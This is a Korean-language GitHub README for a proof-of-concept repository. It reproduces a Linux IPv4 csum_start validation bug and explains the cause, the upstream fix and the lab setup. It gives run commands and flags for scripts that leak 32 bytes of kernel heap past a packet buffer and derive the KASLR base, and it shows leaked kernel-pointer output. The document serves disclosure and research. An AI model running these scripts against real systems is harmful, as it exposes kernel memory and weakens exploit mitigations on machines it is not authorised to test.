
 gandli/cve-2026-99999-pwnescape

Linux IPv4 csum_start 검증 버그(CVE-2026-99999)의 재현 및 분석: 헤더 재작성, 32바이트 힙 정보 노출, 누출 오라클 및 KASLR 무력화.

English · 简体中文
6785011f8b16("ipv4: validate checksum_start before completing checksum")으로
수정된 Linux IPv4 csum_start 검증 버그의 재현입니다.
게스트 VM 내부에서 코드 실행 권한을 얻은 비특권 프로세스가 준비된
TAP에서 커널이 이미 파싱한 헤더를 다시 쓴 뒤, 패킷의 선형 데이터 너머
32바이트를 읽습니다.
| 전제 조건 | 게스트 VM 내부의 코드 실행 — 원격 아님, 사전 인증 아님 |
| 재현 환경 | 6.18.54.1-microsoft-standard-WSL2 |
| 영향받는 커널 | 해당 브랜치 수정 이전의 모든 릴리스 — KERNELS.md |
| 수정된 버전 | 6.18.57 · 6.12.113 · 6.6.159 · 6.1.190 · 5.15.223 · 5.10.272 · 7.2.11 |
| CVSS 3.1 | 9.3 — AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| 업스트림 수정 | 6785011f8b16abf40b1e9d8b2e332232b3e68822 (Michael S. Tsirkin) |
| 보고자 | Paulos Yibelo (pwn.ai) |
| 사전 빌드 | v1.0.0 정적 바이너리 |
$ python3 poc/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
[leak] head=8 rest=400 linear=28B copy=60B overrun=32B adj=0x24d6 spray=32
[leak] 3 output fragment(s)
  frag 0: first=0x4f ihl=60B tot_len=196
    options[40]: a5a5a5a5a5a5a5a50000000000000000000000000000000000000000000000a9cb439e88ffff0000
    past linear head: 32B, 7 nonzero
[leak] OK: 32 bytes copied past skb_headlen() into IPv4 options
첫 번째 바이트는 0x45가 아닌 0x4f입니다. 즉, 버전 4에 헤더 길이가 5워드가 아닌 15워드입니다. 여덟 개의 a5 바이트는 이 재현기가 프래그먼트에 기록한 마커이며, 그 뒤의 모든 내용은 패킷의 일부가 아닙니다. a9 cb 43 9e 88 ff ff는 0xffff889e43cba9, 즉 커널 직접 매핑 주소로 읽힙니다.
skb_checksum_help()는 체크섬 메타데이터를 쓰기로 변환합니다:
write address = skb->head + csum_start + csum_offset
어떤 수정도 csum_start가 IPv4 헤더 뒤에 위치하는지 확인하지 않았습니다.
수락 검사는 전송 오프셋을 현재 skb->data를 기준으로 측정한 최소 헤더
길이와 비교합니다 — 이는 프레임 상대 좌표입니다:
/* include/linux/virtio_net.h, __virtio_net_hdr_to_skb() */
if (!skb_partial_csum_set(skb, start, off))
        return -EINVAL;
if (skb_transport_offset(skb) < nh_min_len)   /* 20 bytes */
        return -EINVAL;
[ eth 14 ][ vlan 4 ][ vlan 4 ][ ipv4 ... ] 프레임에서 csum_start = 22이면
skb_transport_offset() == 22 >= 20이 되어 메타데이터가 허용되지만,
네트워크 헤더로부터의 실제 거리는 0입니다. 두 개의 VLAN 태그는
수신 경로에서 제거되므로, 프레임 기준 좌표가 L3까지 유지되어
지연된 쓰기가 version/ihl에 적용됩니다.
순서가 나머지 절반입니다. ip_do_fragment()는 iph->ihl을 읽기 전에
대기 중인 체크섬을 완료했습니다:
/* net/ipv4/ip_output.c, pre-fix */
if (skb->ip_summed == CHECKSUM_PARTIAL && (err = skb_checksum_help(skb)))
        goto fail;

iph = ip_hdr(skb);
...
hlen = iph->ihl * 4;          /* now 60, not 20 */
헤더는 20바이트로 검증되었지만, 소비자는 동일한 메모리에서 15워드를 읽습니다. skb_checksum_help()는 잘못이 없습니다. 메타데이터가 실제로 존재하는 패킷과 다른 패킷을 설명하도록 허용되었기 때문입니다.
수정 사항은 네트워크 상대 경계를 추가하고 모든 완료 지점 전에 이를 호출합니다:
static inline int ip_check_csum_start(const struct sk_buff *skb)
{
        if (unlikely(skb->csum_start < skb->network_header + ip_hdrlen(skb)))
                return -EINVAL;
        return 0;
}
C = csum_start, N = network_header, H = ip_hdrlen, O >= 0일 때,
C >= N + H를 요구하면 쓰기 C + O가 더 이상 헤더에 도달할 수 없다.
취약한 커널에서의 권한 있는 컨테이너 (중요한 것은 커널이다):
docker run -d --name pwnesc --privileged debian:12-slim sleep infinity
docker exec pwnesc apt-get update -qq
docker exec pwnesc apt-get install -y -qq iproute2 nftables python3
docker cp lab/setup.sh pwnesc:/root/setup.sh
docker cp poc/pwnescape.py pwnesc:/root/pwnescape.py
docker exec pwnesc sh /root/setup.sh

# header rewrite only
docker exec pwnesc python3 /root/pwnescape.py --only-verify

# 32-byte disclosure past the linear head
docker exec pwnesc python3 /root/pwnescape.py --skip-verify --page --spray 32 --spray-fill 0xee
베어메탈 테스트 호스트 또는 VM에서: sudo sh lab/setup.sh를 실행한 다음, 해당 네트워크 네임스페이스에서 root로 동일한 명령을 실행합니다. /dev/net/tun, nf_conntrack, nf_defrag_ipv4, ip, nft가 필요합니다.

lab/setup.sh는 인젝션용 TAP와 이그레스용 veth 쌍을 생성합니다:
              inject                       forward + defrag          egress
  userland ──────────► pwntap 10.0.0.1/24 ─────────────────► pwnv0 10.99.0.1/24
  (virtio_net_hdr,       |                  conntrack defrag        MTU 200
   csum_start=22)        |                  nft prerouting -450         │
                         └── two fragments reassembled ────────────────┤
                             into a 28-byte linear head                ▼
                                                                     pwnv1
                                                                  (capture)
nft ct 규칙은 nf_defrag_ipv4를 등록하므로, 두 단편은 포워딩 경로가 다시 단편화하기 전에 재조립됩니다. pwnv1로 다시 루프백되는 모든 것은 드롭됩니다. lab/teardown.sh가 이 모든 것을 제거합니다.
오프셋 0 단편은 8바이트를 운반하므로, 재조립 후 논리적 선형 헤드는 20 + 8 = 28바이트인 반면 단편화기는 ihl * 4 = 60을 복사합니다:
[ 20 header ][ 8 payload ] | 32 bytes that are not part of the packet
                            └─ copied into the fragments' IPv4 options
overrun = 60 - (20 + head)이므로 --head 40이 제어 사례(경계를 넘는 바이트 없음)이고 --head 8이 32바이트 노출을 발생시킵니다.
slab 경로에서는 tail이 CONFIG_INIT_ON_ALLOC_DEFAULT_ON에 의해 0으로 채워지며, 유출된 값은 00으로 읽힙니다. --page는 skb head를 재활용된 page_frag로 옮기는데, 여기서 tail에는 해당 페이지가 이전에 담고 있던 내용이 여전히 남아 있습니다.
python3 exp/probe.py --passive        # version verdict, no packets
python3 exp/probe.py --active         # A/B behavioural verdict, leaks nothing
python3 exp/leak.py --rounds 24       # repeatable 32-byte disclosure + physmap KASLR base
probe.py는 체크섬 메타데이터가 올바르게 구성된 제어 데이터그램과 csum_start가 IPv4 헤더에 위치한 데이터그램을 비교한다. 헤더가 재작성되면 → 취약함, 가드에 의해 테스트가 드롭되면 → 패치됨, 아무것도 캡처되지 않으면 → 랩 환경 문제다. leak.py는 오버리드를 반복하고, 정규 커널 포인터를 추출하며, physmap KASLR 베이스를 도출한다.
판정 매트릭스와 쓰기/읽기 프리미티브 분석은 exp/EXP.md를, 영향을 받는 환경, 조건별 요구사항 및 버전에 따라 달라지는 csum_start 지오메트리는 IMPACT.md를 참조하라. 이 저장소는 공개 및 KASLR 무력화 단계에서 멈춘다. exp/chain.py는 쓰기가 임의 커널 쓰기가 될 수 없는 이유를 측정한다. 커널은 패킷 버퍼를 벗어나게 하는 어떤 csum_start도 거부하며, 네 가지 권한 상승 대상이 하나씩 테스트된다.
| 플래그 | 의미 |
|---|---|
--head N | 오프셋 0 프래그먼트의 페이로드 (8의 배수, 8..40); 오버런 = 40 - N |
--rest N | 완성 프래그먼트의 페이로드 (기본값 400) |
--spray N | head skb 직전에 할당되는 동일 크기 프레임 |
--spray-fill B | 스프레이 프레임에 저장되는 바이트 (기본값 0xee) |
--page | build_skb() / page_frag 경로 강제 (O_NONBLOCK + sk_sndbuf = INT_MAX) |
--skip-verify | 단일 데이터그램 헤더 검사 건너뛰기 |
--only-verify | 헤더 검사만 실행 |






